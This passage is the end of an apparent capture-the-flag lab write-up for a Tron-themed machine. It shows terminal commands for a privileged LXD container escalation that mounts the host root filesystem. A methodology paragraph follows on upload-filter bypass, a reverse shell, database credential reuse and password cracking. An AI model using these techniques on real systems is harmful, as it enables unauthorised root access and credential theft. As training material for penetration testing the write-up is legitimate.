+--------+--------------+--------+-------------------------------+--------+-----
--+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07
MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+-------------------------------+--------+-----
--+------------------------------+
```

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
```

```
flynn@light-cycle:~$ lxc config device add strongbad trogdor disk source=/ path=
/mnt/root recursive=true
/mnt/root recursive=truerongbad trogdor disk source=/ path=/
Device trogdor added to strongbad
```

```
flynn@light-cycle:~$ lxc start strongbad
lxc start strongbad
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
lxc exec strongbad /bin/sh
```

```
~ # id
id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # ls
ls
root.txt
```

```
/mnt/root/root # cat root.txt
cat root.txt
THM{FLYNN_LIVES}
```

METHODOLOGY:

After gaining access to the IP address of the targeted machine, we used Nmap to do a service and version fingerprinting on the address. We discovered the web server's port number from the scan. After that, we visit the website where we could view its title. We then used Gobuster to search the website, which allowed us to locate the "/uploads.php" page and the "/grid" directory. We opened Burpsuite and went to the proxy's option to change the Intercept Client Requests before attempting to open "uploads.php." We removed the "|js$" from the intercepting rule details and saved the configuration.Once FoxyProxy was activated, we went to the "/uploads.php" page. We forwarded the GET request but discarded the one that received a response from filter.js. We disabled the intercept once we reached the "/uploads.php" page and looked at the kinds of files that the website supported. We guessed that the website would only take photos, so we made a reverse shell file, changed the IP address to our own, and gave it the name "day-24-shell.jpg.php". We configured a netcall listener and uploaded the reverse shell. After navigating to the "/grid" directory, we turned on the reverse shell. To obtain a flag, we went to the /var/www directory and examined the web.txt file. After that, the reverse shell was improved and stabilised.When we went to the included files in /var/www/TheGrid and accessed the dbauth.php file to study the configuration file, we were given the credentials. With the login information we discovered in dbauth.php, we can access the database using MySQL Client. After that, we looked through the databases that were offered and found the "tron" database. After logging in, we listed all of the tables in the "tron" database. The "users" table, where we received the username and password, was deleted. We made advantage of a website that cracks passwords online. Once we had the password broken, we took advantage of password reuse by using su to log into "flynn."After that, we went to Flynn's home directory and opened the user.txt file to get another flag. After that, we looked up the user's group and took advantage of it to increase our privilege After that, we looked over the photographs the machine had. We were aware that Alpine was the image's alias. We started the container and configured the discs using a series of commands using the image. We mounted the storage and checked that we had reached the root level. Finally, we used the root.txt to retrieve the final flag.